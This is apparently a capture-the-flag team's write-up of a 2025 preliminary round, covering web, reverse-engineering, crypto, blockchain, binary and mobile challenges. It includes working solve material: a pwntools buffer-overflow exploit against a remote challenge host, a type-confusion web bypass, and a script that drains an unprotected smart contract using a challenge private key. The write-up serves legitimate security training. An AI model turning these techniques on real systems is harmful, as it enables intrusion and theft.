ICS CYBER SIEGE PRELIM 2025

FBI WANTED LIST:

conan | ON99 | enword

TABLE OF CONTENTS

[MISC] Sanity Check

Here is the question:

🎭 Description

Welcome to the Badge to Breach: ICS Cyber Siege!

Before diving into the challenges, let's make sure everything's working on your end. This sanity check ensures you know where to look and how flags are formatted.

You may find the flag hidden in three locations:

🟢 The CTFd platform rules

🔵 The Discord server rules

🟡 Right here in this challenge description


The flags follow the format: prelim{ctfd_discord_descriptionhere} Dont submit prelim{ctfd_discord_descriptionhere} it not the flag but a direction to put flag.

Once you've collected the flag, submit it to verify everything is set up correctly. Good luck!

Final flag: Badge to Breach: ICS Cyber Siege!

✨ Walkthrough

Viewing the rules of the ctf in the CTFD got us the first flag!




⚐ Flag

Prelim{re4d_the_rules}

[Forensics] Forensic Sanity Check

Here is the question:



📘 Description

Disclaimer: The challenges are not taken from any real incident. The scenarios are created for the CTF event only.

Scenario: Our client recently received a report from a third party claiming that this web server had communicated with a victim during a ransomware incident in Malaysia. We suspect this web server was compromised by a threat actor and used as a C2 server for their malicious campaign.

Task: The provided Linux server image contains the forensic artifacts. Your task is to investigate the incident and complete the following challenges.


Objective:

Introduction to the forensics challenges, find the first flag among the given files in the zip.


✨ Walkthrough

Analysis of the given files

Going through the files, we found the flag.txt file!



We see the content of this file is in RTF (Rich Text Format). Therefore by cleaning it we get the flag



🏳 Flag

prelim{warming_up_your_forensics_skills_for_real}

[Web] BabyWeb

📚 Description

Enter the right key and retrieve the flag? Sound easy right?

✨ Walkthrough

Given the website javascript, let's analyze the content first before exploiting the website

```
const express = require('express');
const bodyParser = require('body-parser');
const app = express();
const port = 10009;

app.use(bodyParser.urlencoded({ extended: true }));

const key = "randomBytes(16).toString('hex')";

const htmlPage = (result = '') => `
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
```

```
  <title>Flag Vault</title>
  <style>
    * {
      box-sizing: border-box;
      font-family: ui-monospace, SFMono-Regular, Menlo, Monaco, Consolas,
monospace;
      margin: 0;
      padding: 0;
    }
    body {
      background-color: #0d0d0d;
      color: #e5e5e5;
      height: 100vh;
      display: flex;
      justify-content: center;
      align-items: center;
    }
    .container {
      width: 100%;
      max-width: 420px;
      padding: 2rem;
    }
    h1 {
      font-size: 1.5rem;
      color: #ffffff;
      margin-bottom: 1rem;
      text-align: center;
    }
    p {
      font-size: 0.9rem;
      color: #b3b3b3;
      margin-bottom: 1.5rem;
      text-align: center;
    }
    form {
      display: flex;
      flex-direction: column;
      gap: 0.75rem;
    }
    input {
      background-color: #1a1a1a;
      color: #e5e5e5;
      border: 1px solid #333;
      border-radius: 4px;
      padding: 0.6rem 0.9rem;
      font-size: 0.95rem;
    }
    input::placeholder {
      color: #666;
    }
    button {
      background-color: #262626;
      color: #e5e5e5;
      border: 1px solid #333;
      border-radius: 4px;
```

```
      padding: 0.6rem 0.9rem;
      font-size: 0.95rem;
      cursor: pointer;
      transition: background-color 0.2s ease;
    }
    button:hover {
      background-color: #333333;
    }
    pre {
      background-color: #1a1a1a;
      color: #cccccc;
      padding: 1rem;
      margin-top: 1.5rem;
      border-radius: 4px;
      font-size: 0.9rem;
      white-space: pre-wrap;
      word-wrap: break-word;
    }
  </style>
</head>
<body>
  <div class="container">
    <h1>Flag Vault</h1>
    <p>Enter the exact key to unlock the flag</p>
    <form method="POST" action="/search">
      <input name="query" placeholder="Paste your key here..." required />
      <button type="submit">Unlock</button>
    </form>
    <pre>${result}</pre>
  </div>
</body>
</html>
`;


app.get('/', (req, res) => {
  res.send(htmlPage());
});

app.post('/search', (req, res) => {
  const query = req.body.query;

  if (query.includes("String")) {
    return res.send(htmlPage("❌ Access Denied: Suspicious pattern
detected."));
  }

  if (query.includes(key)) {
    return res.send(htmlPage("☑ Key matched: " + query + "\n🎉 Here is
your flag: fakeflag{not the flag, and i love teh ais :D}"));
  } else {
    return res.send(htmlPage("❌ Key did not match."));
  }
});
```

```
app.listen(port, () => {
  console.log(`🚀 Challenge running at http://localhost:${port}`);
});
```

Oh!!!! I see vulnerability here:

```
    const key = "randomBytes(16).toString('hex')";
```

This is incorrect JavaScript. Because the random Bytes function is just the literal string.

Bypass Explanation

Let's take a look at the "**if function**" in the js.

1) The **if function** first checks if there is a query containing "String", if have then denied the access.
2) Then it check if the key is matched with the given key above or not.

.

```
  if (query.includes("String")) {
    return res.send(htmlPage("❌ Access Denied: Suspicious pattern
detected."));
  }

  if (query.includes(key)) {
    return res.send(htmlPage("☑ Key matched: " + query + "\n🎉 Here is
your flag: fakeflag{not the flag, and i love teh ais :D}"));
  } else {
    return res.send(htmlPage("❌ Key did not match."));
  }
});
```

Send the key as an array

```
query[]=randomBytes(16).toString('hex')
```

⚐ **Flag - prelim{i_was_confused_ab_what_to_make--so_i_made_a_js_type_confusion_baby_challenge_ehhe}**

[Reverse Engineering] CRACK ME

🧑‍💻 Description

I Just another Crack Me, yeah crack me.

✨ Walkthrough

Let's open the binary file first using IDA. Ahh, we can see the app will print a message and prompts for a password input. If the password is correct than the flag will be revealed.

```
; int __fastcall main(int argc, const char **argv, const char **envp)
main proc near

var_108= byte ptr -108h
var_104= byte ptr -104h

push    rdi
sub     rsp, 120h
call    sub_1400215F4
lea     rcx, Format     ; "\nCYDES 2025 Prelim EZ Challenge - @zei"...
call    printf
lea     rcx, aEnterPassword ; "\nEnter password: "
call    printf
xor     ecx, ecx        ; Ix
call    __acrt_iob_func
mov     r8, rax
lea     rcx, [rsp+128h+var_108]
mov     edx, 100h
call    j_??$common_fgets@D@@YAPEADQEADHV__crt_stdio_stream@@@Z ; common_fgets<char>(char * const,int,__crt_stdio_stream)
lea     rdx, asc_140001D34 ; "\n"
lea     rcx, [rsp+128h+var_108]
call    sub_14000DF40
lea     rcx, [rsp+128h+var_108]
mov     [rsp+rax+128h+var_108], 0
call    sub_140021608
test    eax, eax
jz      short loc_1400215B4
```

So here the, in 14002154A address the system will prompt the user for password, then The user input is stored at [rsp+128h+var_108].

```
:xt:000000014002154A                lea     rcx, aEnterPassword ; "\nEnter password: "
:xt:0000000140021551                call    printf
:xt:0000000140021556                xor     ecx, ecx        ; Ix
:xt:0000000140021558                call    __acrt_iob_func
:xt:000000014002155D                mov     r8, rax
:xt:0000000140021560                lea     rcx, [rsp+128h+var_108]
:xt:0000000140021565                mov     edx, 100h
:xt:000000014002156A                call    j_??$common_fgets@D@@YAPEADQEADHV__crt_stdio_stream@@@Z ; common_fgets<char>(char * const,int,__crt_stdio_stream)
:xt:000000014002156F                lea     rdx, asc_140001D34 ; "\n"
:xt:0000000140021576                lea     rcx, [rsp+128h+var_108]
```

Ahh see here, 14002159F tells us that, after input (password) storing it will call sub_140021608 to check the input (Like a password validation), then if the function returns 0 then it will jump to loc_1400215C2 A.K.A “Access Denied!”. So, let’s check the sub_140021608 address to see what the passwords are…

```
:xt:000000014002158A                call    sub_140021608
:xt:000000014002158F                test    eax, eax
:xt:0000000140021591                jz      short loc_1400215B4
:xt:0000000140021593                lea     rdx, [rsp+128h+var_104]
:xt:0000000140021598                lea     rcx, qword_140001C60
:xt:000000014002159F                call    sub_14002179C
:xt:00000001400215A4                lea     rcx, aS_0       ; "%s\n"
:xt:00000001400215AB                lea     rdx, qword_140001CA0
:xt:00000001400215B2                jmp     short loc_1400215C2
:xt:00000001400215B4 ; ---------------------------------------------------------------------------
:xt:00000001400215B4
:xt:00000001400215B4 loc_1400215B4:                         ; CODE XREF: main+61↑j
:xt:00000001400215B4                lea     rcx, aS         ; "%s\n"
:xt:00000001400215BB                lea     rdx, aAccessDenied ; "Access Denied!"
```

Ok so the password validation function tells us that address:

- 14002163B = The password must be 0x14 = 20 decimal/characters long.
- 140021649 = The password must start with "CTF{"
- 14002165D = The password must end with “}”
- 140021677 = Check 15 characters after CTF{ and before } and save it in a variable “Destination”
- 1400216CE = Get the first character and compare if it a digit between '0' and '9'.
- 1400216D8 = looping the 1400216CE
- 140021CCA = It compares the last 4 value in “Destination” to 0x63D (hex) = 1597.


```
.text:000000014002163B                cmp     rax, 14h
.text:000000014002163F                jnz     loc_1400216E8
.text:0000000140021645                lea     r8d, [rax-10h]  ; MaxCount
.text:0000000140021649                lea     rdx, Str2       ; "CTF{"
.text:0000000140021650                call    strncmp
.text:0000000140021655                test    eax, eax
.text:0000000140021657                jnz     loc_1400216E8
.text:000000014002165D                cmp     byte ptr [rbx+13h], 7Dh ; '}'
.text:0000000140021661                jnz     loc_1400216E8
.text:0000000140021667                xorps   xmm0, xmm0
.text:000000014002166A                lea     rdx, [rbx+4]    ; Source
.text:000000014002166E                lea     r8d, [rax+0Fh]  ; Count
.text:0000000140021672                lea     rcx, [rsp+15B0h+Destination] ; Destination
.text:0000000140021677                movups  xmmword ptr [rsp+15B0h+Destination], xmm0
.text:000000014002167C                call    strncpy
.text:0000000140021681                lea     rcx, [rsp+15B0h+Destination]
.text:0000000140021686                call    sub_140021C40
.text:000000014002168B                test    eax, eax
.text:000000014002168D                jz      short loc_1400216E8
```

```
.text:00000001400216CE loc_1400216CE:                         ; CODE XREF: sub_140021608+DE↓j
.text:00000001400216CE                cmp     dl, 30h ; '0'
.text:00000001400216D1                jl      short loc_1400216D8
.text:00000001400216D3                cmp     dl, 39h ; '9'
.text:00000001400216D6                jle     short loc_1400216FF
.text:00000001400216D8
.text:00000001400216D8 loc_1400216D8:                         ; CODE XREF: sub_140021608+C9↑j
.text:00000001400216D8                mov     al, [rsp+r8+15B0h+Destination+1]
.text:00000001400216DD                inc     r8
.text:00000001400216E0                inc     ecx
.text:00000001400216E2                mov     dl, al
.text:00000001400216E4                test    al, al
.text:00000001400216E6                jnz     short loc_1400216CE
.text:00000001400216E8
.text:00000001400216E8 loc_1400216E8:                         ; CODE XREF: sub_140021608+37↑j
.text:00000001400216E8                                        ; sub_140021608+4F↑j ...
.text:00000001400216E8                xor     eax, eax
```

```
.text:0000000140021CC6                  test    eax, eax
.text:0000000140021CC8                  jz      short loc_140021C7A
.text:0000000140021CCA                  cmp     eax, 63Dh
.text:0000000140021CCF                  setz    bl
.text:0000000140021CD2                  mov     eax, ebx
.text:0000000140021CD4                  jmp     short loc_140021C7C
.text:0000000140021CD4 sub_140021C40    endp
.text:0000000140021CD4
```

Testing our password from all of the analysis:

So letss put put 20 characters of flag with a lot of 0's but ended with 1597 😊



⚐ **Flag - prelim{f0r_7h3_p0w3r_0f_10v3}**

[Crypto] Mindfulness

📚 Description

It's free for you.

✨ Walkthrough

The script split the flag into two parts: the first 22 bytes (converted to an integer m) and the rest. For the first part, it computed c = m^65537 mod n, where n is the RSA modulus. It also provided d2 = 2*d + k*phi, where d is the private exponent and phi is the totient of n. I found that computing c^{d2} mod n yields m^2, since the exponent simplifies to 2 modulo phi. Because m^2 < n, I took the integer square root of c^{d2} mod n to recover m and converted it back to bytes for the first 22 bytes of the flag.

For the second part, the script output part2 = bytes_to_long(flag[22:]) ^ ϕ(m), where ϕ(m) is Euler's totient of m. I factored m (feasible due to its size), calculated ϕ(m), and XORed it with part2 to retrieve the remaining flag bytes.

Concatenating both parts gave the full flag. The values c2 and n2 were unused in this solution. Python's pow function and sympy for factoring made this computationally straightforward.

Full Solve Script Used:

```
from math import isqrt
from sympy import factorint
from Crypto.Util.number import long_to_bytes, bytes_to_long

# Given values from the output.txt
c =
109069725716168182733846737249423701552415584134020597214107543800648684623535281278360670921414887118556874270657295030259468283509115161362958312447021 2
d2 =
254190669315237659611656690873708283358313610476086281934479967762596603847181139118237009352408165213690516418963820794025807833788636490463597342510978964539012058693650957672644126092209239984585008351285329298831383304909055869506337791818181897336451413249560522009872200579635743470347341120977330484037546
n =
127726697593774222942859334577393059803708394559033512698355598144876446030357080447454527523842461676355932051342228902202626802263220978081232736384398889
part2 =
303646768839542917187858237869854404763977629104168385413781618080192764112460377 3
# Step 1: Recover m
a = pow(c, d2, n)  # m^2
m = isqrt(a)
assert m * m == a, "m^2 does not match a"
flag_part1 = long_to_bytes(m)

# Step 2: Compute phi(m)
factors = factorint(m)
phi_m = m
for p in factors:
    phi_m = phi_m * (p - 1) // p

# Step 3: Recover second part
flag_part2_int = part2 ^ phi_m
flag_part2 = long_to_bytes(flag_part2_int)
```


```
# Step 4: Combine
flag = flag_part1 + flag_part2
print(flag.decode())
```

Nice!!! Running the script gave us the flag

```
┌──(venv)(root㉿Melvin)-[/mnt/d/CTF/cyberdes/crypto/mindfulness/release]
└─# python3 exploit.py
prelim{just_a_warm_up_for_u_lets_finish_the_next_challs}
```

⚐ **Flag - prelim{just_a_warm_up_for_u_lets_finish_the_next_challs}**


[BLOCKCHAIN] BANK



🫂 Description

I believe this decentralized shenanigans is too naive. So here's a bank for yall

http://152.42.220.146:30001



✨ Walkthrough

Solution

- Get Bank Address: Query the public bank variable in Setup to retrieve the Bank contract address.
- Withdraw NFT: Call Bank.withdraw([0]) to transfer token ID 0 to your address, reducing total to 0.
- Verify: Check Setup.isSolved(), which returns true as total is now 0.

Key Takeaway

The exploit highlights the need for proper access control in smart contracts. Unrestricted public functions can lead to unauthorized actions, as seen here with the withdraw function.

Full Script Used to Solve:

```
#!/bin/bash

SETUP_ADDRESS="0x2824D0007eE815392af4521c6D98218a253453e8"
RPC_URL="http://152.42.220.146:30001/de59051b-b735-4651-84c3-8258052b3fed"
PRIVATE_KEY="bd542c82a7493923a709fe9ccdb0976fa47b128032dc39354c7d139e23cb5
615"

BANK_RAW=$(cast call $SETUP_ADDRESS "bank()" --rpc-url $RPC_URL)
echo "Raw Bank Output: $BANK_RAW"

BANK_ADDRESS="0x$(echo $BANK_RAW | cut -c 27-66)"
echo "Bank Address: $BANK_ADDRESS"

cast send $BANK_ADDRESS "withdraw(uint256[])" "[0]" --rpc-url $RPC_URL --
private-key $PRIVATE_KEY
echo "Withdraw transaction sent"

IS_SOLVED=$(cast call $SETUP_ADDRESS "isSolved()" --rpc-url $RPC_URL)
echo "Is Solved? $IS_SOLVED"

if [ "$IS_SOLVED" ==
"0x0000000000000000000000000000000000000000000000000000000000000001" ];
then
echo "Challenge solved! Check the website for your flag."
else
echo "Something went wrong. Check the transaction and contract state."
fi
```

Flag - prelim{pretty_simple_for_a_start}

[Binary] Baby Armageddon

📚 Description

There has been news of a new company called* "Baby Armageddon Corp."* and they seem to have the capabilities of destroying the entire world with one single attack on Earth. But there has been rumors that the company is ran by literal babies and they have really terrible security.

Can you break through and obtain their Armageddon device through their QnA server?

✨ Walkthrough

Let's analyze the given binary file first:

🔍 Binary Analysis

- Binary is a **64-bit ELF** with almost no protections:
  - ❌ No stack canary
  - ❌ NX disabled
  - ❌ PIE disabled
  - ⚠️ Partial RELRO

```
 /mnt/c/U/j/OneDrive/Do/Se/C/Cyd/Bi/B/Baby_Armageddon/Baby Armageddon ------------------------------ at 11:21:58 PM
> checksec --file=armageddon_device
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortifie
d       Fortifiable     FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   46 Symbols        No    0       3
armageddon_device
```

🔥 Vulnerability

- Uses **gets()** to read input — classic **buffer overflow** vulnerability.
- The buffer is **128 bytes** on the stack. RIP can be overwritten at **offset 136**.
- Discovered a **hidden function**: armageddon() at 0x401216, which opens flag.txt and prints the contents.

📌 **Exploit Strategy**

1. **Overflow buffer** (136 bytes padding).
2. **Overwrite return address** with:
    - a ret gadget (0x40101a) for **stack alignment** (needed for x86-64 ABI),
    - then armageddon() address (0x401216).
3. Use pwntools to send the payload over TCP.

Full Script Used to Solve:

```
from pwn import *

HOST, PORT = "152.42.220.146", 20891
RET = 0x40101a
ARMAGEDDON = 0x401216
OFFSET = 136

p = remote(HOST, PORT)
p.recvuntil(b"What is your question?")

payload = b"A" * OFFSET + p64(RET) + p64(ARMAGEDDON)
p.sendline(payload)

print(p.recvall(timeout=5).decode())
```

```
[*] Trying strategy: With stack alignment
    Offset: 136 bytes
    ROP chain: ['0x40101a']
[+] Opening connection to 152.42.220.146 on port 19679: Done
[*] Sending payload (152 bytes)...
[+] Receiving all data: Done (154B)
[*] Closed connection to 152.42.220.146 port 19679
[+] Response:  Just kidding! We are not sending any information to you!

[ALERT! Emergency Armageddon Credentials Obtained]
prelim{th1S_15_tH3_p4s5w0rD_f0r_4rm463dd0N}

[+] SUCCESS! Flag found with offset 136 and addresses ['0x40101a', '0x401216']!
[+] SUCCESS with strategy: With stack alignment
```

🏳 **Flag** - prelim{th1S_15_tH3_p4s5w0rD_f0r_4rm463dd0N}

[MOBILE] Simple Guess

📚 Description

Let's see how cool you are on pulling things (*"Get Over Here!!!!"*)

✨ Walkthrough

1. Static Analysis

1. **Decompile the APK**
    - Loaded SimpleGuess.apk into JADX-GUI.
    - Navigated to com.example.simpleguess.MainActivity.
2. **Identify the PIN-dependent logic**
    - Observed that user input (the 4-digit string) is passed to a method cutf(Context, String).
    - This method filters non-digit characters, takes the first four digits, and forwards them to decp(Context, String).
    - The decp method performs:
        - Retrieval of three Base64-encoded strings from res/values/strings.xml:
            - **salt** (bytes used for key derivation)
            - **iv** (initialization vector for AES)
            - **ecp** (the encrypted ciphertext containing the flag)
        - Key derivation via PBKDF2-HMAC-SHA256 (65 536 iterations, 256-bit key).
        - AES-CBC decryption with PKCS#5 padding.
        - Logging of the decrypted plaintext and returning “Thank You” unconditionally.

---

2. Resource Extraction

Extracted the three critical strings from res/values/strings.xml using apktool:

Resource	Base64 Value
salt	S7n8CyjFt28W6JOssy1OPg==
iv	KF/M4Oz7SyDQOY5PWF76yw==
ecp	M4EKATajtPe4ry4Vs3W0SQNNoIdSZnDdtdAArgeVZRX1WVod+/IOHiQ8uz3XeAJW

---

3. Decryption Script

A Python script automates decryption for any candidate PIN:


```
import base64
from hashlib import pbkdf2_hmac
from Crypto.Cipher import AES

# Base64 inputs from resources
salt  = base64.b64decode("S7n8CyjFt28W6JOssy1OPg==")
iv    = base64.b64decode("KF/M4Oz7SyDQOY5PWF76yw==")
data  =
base64.b64decode("M4EKATajtPe4ry4Vs3W0SQNNoIdSZnDdtdAArgeVZRX1WVod+/IOHiQ8uz3XeAJW")

